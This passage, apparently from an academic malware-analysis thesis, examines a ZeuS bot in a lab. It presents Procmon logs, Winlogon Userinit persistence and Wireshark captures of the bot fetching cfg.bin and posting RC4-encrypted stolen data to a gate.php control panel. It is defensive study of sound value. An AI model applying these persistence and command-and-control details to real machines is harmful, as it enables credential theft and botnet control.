2:14:46.9560462 PM  zsb.exe  1628  QueryAttributeTagFile        C:\WINDOWS\system32\lowsec\user.ds
2:14:46.9563504 PM  zsb.exe  1628  SetDispositionInformation... C:\WINDOWS\system32\lowsec\user.ds
2:14:46.9567591 PM  zsb.exe  1628  CloseFile                    C:\WINDOWS\system32\lowsec\user.ds
```

Figure 58: File activity by bot removal process

Figure 58, shows that bot removal process removed the bot data files “system32\lowsec\local.ds” and “\system32\lowsec\user.ds” along with bot executable “system32\sdra64.exe” to remove ZeuS bot executable from the hard disk.

Registry activity in Procmon shows operation on some registry keys as shown in Figure 59.



```
1628  RegCloseKey    HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings
1628  RegOpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
1628  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles
1628  RegCloseKey    HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
```

Figure 59: ZeuS builder process, registry keys accessed

These keys has configuration for GRE tunnel that are used by the bot to send and receive the encrypted traffic from the bot master. For this version of ZeuS, it is observed that this key needs to be entered manually on bot and C&C sides with same value to enable a bot to communicate with botmaster and vice versa. Other versions of ZeuS could contain a “key chain” of multiple keys or dynamically generated keys.

Process/ thread activity showed no trace of usage of any windows .dlls.

Network activity showed no activity during ZeuS configuration building process.


5.1.2 Bot.exe execution results collection

Using ZeuS configuration builder and ZeuS builder (created bot executable), a bot executable bot.exe is generated. Bot.exe is execution process is captured by Procmon for interaction of bot.exe with operating system on “Application layer” defined in Figure 31.

5.1.2.1 Procmon captured, bot.exe data analysis

Procmon dump shows the file, registry and thread activity. For network activity, to monitor the packets deeply, wireshark is used to monitor the traffic sent from bot to Botmaster and vice versa.

Process/thread activity shows the dlls that are accessed / utilised by bot executable as shown in Figure 60.




```
2:23:11.6873985 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\ntdll.dll
2:23:11.8574910 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\kernel32.dll
2:23:11.8631219 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\user32.dll
2:23:11.8634717 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\gdi32.dll
2:23:11.8640338 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\ole32.dll
2:23:11.8644874 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\advapi32.dll
2:23:11.8648129 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\rpcrt4.dll
2:23:11.8651191 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\secur32.dll
2:23:11.8654242 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\msvcrt.dll
2:23:11.8708913 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\shlwapi.dll
2:23:11.8935129 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\shell32.dll
2:23:12.0950369 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\comctl32.dll
2:23:12.1184770 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\psapi.dll
2:23:12.1242769 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\ws2_32.dll
2:23:12.1285878 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\ws2help.dll
2:23:12.1290686 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\crypt32.dll
2:23:12.1295781 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\msasn1.dll
2:23:12.1311579 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\wininet.dll
2:23:12.1316787 PM  bot.exe  972  Load Image   C:\WINDOWS\system32\oleaut32.dll
2:23:12.2507377 PM  bot.exe  972  Thread Exit
```

Figure 60: .dlls utilised by Bot executable

It has some dlls that are normally used by many applications to perform their operations like kernel.dll, shell32.dll etc. Cypt32.dll is called Crypto API, has modules for cryptographic functions and secure32.dll mainly contains SSPI (Secure Service Provider Interface) that allows utilising of different socket-like services provided by providers such as NTLM, Kerberos and SChannel (Auble, 2012).


Registry activity shows a list of keys being accessed by the bot executable. Most important is entry made by modifying "HKLM/Software/Microsoft/WindowsNT/CurrentVersion/Winlogon/Userinit" key value. It specifies the programs executed by Winlogon when a user logs in, by default assigned value "\system32\userinit.exe". Userinit.exe file executes to run tasks to be executes before windows GUI (explorer.exe) starts such as establishing the network connections, execution of logon scripts etc (Microsoft, 2012, *Userinit)*. It has flexibility that multiple executables could be assigned to it separated by semicolon. Zeus Bot assigns it sdra64.exe (bot executable internal /actual name) as well so that it starts before windows GUI starts as shown in Figure 61.



```
Date:        7/22/2012 6:42:38 PM
Thread:      376
Class:       Registry
Operation:   RegQueryValue
Result:      SUCCESS
Path:        HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\userinit
Duration:    0.0000095

Type:        REG_SZ
Length:      130
Data:        C:\WINDOWS\system32\userinit.exe,C:\WINDOWS\system32\sdra64.exe,
```

Figure 61: Procmon sdra64.exe insertion in userinit registry key


Other important keys accessed/modified by the bot are similar keys related to GRE tunnel as shown in Figure 59 are accessed by the bot. There are some queries of key bot in registry locations as shown in Figure 62 to find out if any existing version of bot is already installed on the system who are supposed to create these keys.



```
6:42:06.0721513 PM  bot.exe  192  RegOpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32
6:42:06.0726192 PM  bot.exe  192  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Compatibility32\bot
6:42:06.0754799 PM  bot.exe  192  RegCloseKey    HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Compatibility32
6:42:06.0755528 PM  bot.exe  192  RegOpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility
6:42:06.0756875 PM  bot.exe  192  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IME Compatibility\bot
6:42:06.0757286 PM  bot.exe  192  RegCloseKey    HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IME Compatibility
```

Figure 62: Bot query if any existing bot versions supposed to create these keys

File system activity captured has many "read" entries related to .dlls shown in figure 60. During bot execution process, bot itself copies into system32 as sdra64.exe that is actual process name could be viewed in the process monitor and "\system32\lowsec\user.ds". These entries from the Procmon log as shown in Figure 63. The file local.ds is not created when bot.exe is executed first time. It is created when the bot starts its operation to store the stolen data.




```
6:42:38.2625830 PM  bot.exe  200  QueryOpen                    C:\WINDOWS\system32
6:42:38.2690839 PM  bot.exe  200  CreateFile                   C:\WINDOWS\system32\sdra64.exe
6:42:38.2694325 PM  bot.exe  200  SetBasicInformationFile      C:\WINDOWS\system32\sdra64.exe
6:42:38.2699541 PM  bot.exe  200  CloseFile                    C:\WINDOWS\system32\sdra64.exe
6:42:38.2734961 PM  bot.exe  200  CreateFile                   C:\WINDOWS\system32\sdra64.exe
6:42:38.2738322 PM  bot.exe  200  QueryAttributeTagFile        C:\WINDOWS\system32\sdra64.exe
6:42:38.2756942 PM  bot.exe  200  SetDispositionInformation... C:\WINDOWS\system32\sdra64.exe
6:42:38.2759537 PM  bot.exe  200  CloseFile                    C:\WINDOWS\system32\sdra64.exe

6:42:36.3124056 PM  bot.exe  1260 CreateFile                   C:\WINDOWS\system32\lowsec\user.ds
6:42:36.3138625 PM  bot.exe  1260 QueryStandardInformatio...   C:\WINDOWS\system32\lowsec\user.ds
```

Figure 63: Bot file creation entries for sdra64.exe and user.ds

5.1.2.2 ZeuS bot Communication layer results collection and evaluation

From data captured during bot.exe execution, is observed that following bot three-way hand shake with CP, first of all when bot from "Bot Victim" machine sends a packet requesting the latest configuration cgf.bin from Botmaster at 192.168.5.13 as shown in Figure 64.




```
971 15221.821946000 192.168.5.10 192.168.5.13 HTTP 223 GET /zeus/cfg.bin HTTP/1.1
⊞ Frame 971: 223 bytes on wire (1784 bits), 223 bytes captured (1784 bits) on interface 0
⊞ Ethernet II, Src: Vmware_6a:cb:e8 (00:0c:29:6a:cb:e8), Dst: Vmware_fc:f2:4d (00:0c:29:fc:f2:4d)
⊞ Internet Protocol Version 4, Src: 192.168.5.10 (192.168.5.10), Dst: 192.168.5.13 (192.168.5.13)
⊞ Transmission Control Protocol, Src Port: ndm-requester (1363), Dst Port: http (80), Seq: 1, Ack:
⊟ Hypertext Transfer Protocol
  ⊟ GET /zeus/cfg.bin HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): GET /zeus/cfg.bin HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /zeus/cfg.bin
      Request Version: HTTP/1.1
    Accept: */*\r\n
    Connection: Close\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n
    Pragma: no-cache\r\n
    Host: 192.168.5.13\r\n
    \r\n
    [Full request URI: http://192.168.5.13/zeus/cfg.bin]

0000  00 0c 29 fc f2 4d 00 0c  29 6a cb e8 08 00 45 00   ..)..M.. )j....E.
0010  00 d1 08 a7 40 00 80 06  66 18 c0 a8 05 0a c0 a8   ....@... f.......
0020  05 0d 05 53 00 50 81 59  76 16 9e db 06 ea 50 18   ...S.P.Y v.....P.
```

Figure 64: Bot GET / cfg.bin request packet sent to CP

URL address is the address http://192.168.5.13/zeus/cfg.bin that was given in bot configuration "url_config" parameter, when bot configuration binary was created.

As a response of GET / cfg.bin, configuration file is downloaded and it is decrypted by the key that is known by bot itself. After getting latest configuration, bot updates itself and starts its operation. Periodically it sends the stolen data and status updates to http://192.168.5.13/zeus/gate.php using POST method to pass the information as a parameters to gate.php. A packet captured by wireshark performing POST / gate.php is shown in Figure 65.




```
989 15245.933318000 192.168.5.10 192.168.5.13 HTTP 744 POST /zeus/gate.php HTTP/1.1
⊞ Frame 989: 744 bytes on wire (5952 bits), 744 bytes captured (5952 bits) on interface 0
⊞ Ethernet II, Src: Vmware_6a:cb:e8 (00:0c:29:6a:cb:e8), Dst: Vmware_fc:f2:4d (00:0c:29:fc:f2:4d)
⊞ Internet Protocol Version 4, Src: 192.168.5.10 (192.168.5.10), Dst: 192.168.5.13 (192.168.5.13)
⊞ Transmission Control Protocol, Src Port: adapt-sna (1365), Dst Port: http (80), Seq: 486, Ack:
⊟ Hypertext Transfer Protocol
  ⊟ POST /zeus/gate.php HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): POST /zeus/gate.php HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /zeus/gate.php
      Request Version: HTTP/1.1
    Accept: */*\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n
    Host: 192.168.5.13\r\n
  ⊞ Content-Length: 493\r\n
    Connection: Keep-Alive\r\n
    Pragma: no-cache\r\n
    \r\n
    [Full request URI: http://192.168.5.13/zeus/gate.php]
⊟ Data (493 bytes)

0000  00 0c 29 fc f2 4d 00 0c  29 6a cb e8 08 00 45 00   ..)..M.. )j....E.
0010  02 da 08 b0 40 00 80 06  64 06 c0 a8 05 0a c0 a8   ....@... d.......
0020  05 0d 05 55 00 50 e5 7c  5d 88 22 91 dd 81 50 18   ...U.P.| ]."...P.
0030  f9 e5 d9 64 00 00 50 4f  53 54 20 2f 7a 65 75 73   ...d..PO ST /zeus
0040  2f 67 61 74 65 2e 70 68  70 20 48 54 54 50 2f 31   /gate.ph p HTTP/1
```

Figure 65: Bot POST / gate.php packet sent to CP

URL address is the address http://192.168.5.13/zeus/gate.php that was given in bot config.txt "url_server" parameter, when bot configuration binary was created. The data section of the packet that is 493 bytes in above Figure 65 is encrypted with RC4 using encryption key "anonymous" that was configured using "encryption_key" parameter in config.txt file.

5.1.3 Bot.exe binary layer analysis

Basic information for bot.exe could be retrieved by using PE Explorer tool. Header information for bot.exe is shown in Figure 66.



HEADERS INFO

Address of Entry Point: 004011C8   Real Image Checksum: 0003EDDFh


Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0003h	
Time Date Stamp	4BDB86F9h	01/05/2010 01:42:17
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	010Fh	
Magic	010Bh	PE32
Linker Version	0006h	6.0
Size of Code	00012000h	
Size of Initialized Data	0001E000h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004011C8h	
Base of Code	00001000h	
Base of Data	00013000h	
Image Base	00400000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00001000h	
Operating System Version	00000004h	4.0
Image Version	00010007h	7.1
Subsystem Version	00000004h	4.0
Win32 Version Value	00000000h	Reserved
Size of Image	00031000h	200704 bytes
Size of Headers	00001000h	
Checksum	0003EDDFh	
Subsystem	0002h	Win32 GUI
Dll Characteristics	0000h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	
Size of Heap Commit	00001000h	
Loader Flags	00000000h	Obsolete
Number of Data Directories	00000010h	

Figure 66: Bot.exe header information

Address of entry 004011C8 is point in memory from where bot.exe will start loading in memory after execution. Real image checksum is 0003EDDF. Machine i386 indicates that it could be executes on i386 based processors. Time Date Stamp indicates that it was last updated at 01/05/2010. Operation system version is 4.0 means it was developed in Windows NT 4.0 or Windows 95/98.

Resource Editor showed version information as shown in Figure 67.



```
File OS:         WINDOWS32
File Type:       APP
File SubType:    UNKNOWN
File Date:       00:00:00  00/00/0000

    Struc has Child(ren). Size: 584 bytes.

Child Type:          StringFileInfo
Language/Code Page:  1033/1200
CompanyName:         Microsoft Windows
LegalCopyright:      © Microsoft Windows. All rights reserved.
ProductName:         sdra64
FileVersion:         7.01.2600
ProductVersion:      7.01.2600
InternalName:        sdra64
OriginalFilename:    sdra64.exe

Child Type:          VarFileInfo
Translation:         1033/1200
```

Figure 67: Version information for bot.exe

From Figure 67, this application is Windows 32 based with version 7.01.2600. Most important information is “OriginalFilename” that is actual name of this executable that will be loaded into memory as sdra64.exe.

To analyse the internal working of bot.exe, PE Explorer disassemble tool could be used that shows assembly language reverse engineered code. To understand this code, it is a good knowledge of assembly language and time required as one instruction of assembly language could be as small as two bytes. Therefore another tool called REC Studio (Darknet, 2011) that could be used to reverse engineer to C++ code to see internal working of bot.exe. Bot.exe as obfuscated code that makes more difficult for reverse engineering tools to analyse it. REC Studio was tried to do reverse engineering bot.exe code but it did not returned the reverse engineered C++ code in understandable format.

5.2 Control Panel (CP) machine analysis/results collection

ZeuS CP is running on a virtual machine named “ZeuS C&C” server on WAMP server as discussed in last sections. All analysis and experiments performed in this section belong to “Communication layer” as shown in Figure 31. The process of communication between bot and CP has two main steps

- **Synchronisation of bot with CP:** In this process when bot is executes on victim machine, it looks for C&C server using static configuration and then tries to download the latest configuration (cfg.bin) from the CP to update itself with the latest edition if required. After updating itself, it makes itself ready to listen to the commands from CP to take actions. Communication from CP to bot victim machine occurs in same way during synchronisation process but in opposite direction as discussed in Section 5.1.2.2.

- **Bot listening to CP for scripts/commands:** When the bot downloads and update itself with the latest version and configurations from the CP, it becomes ready to listen to the CP for commands. This communication pattern could be analysed by wireshark.

5.2.1 CP synchronisation with bot victim - results collection

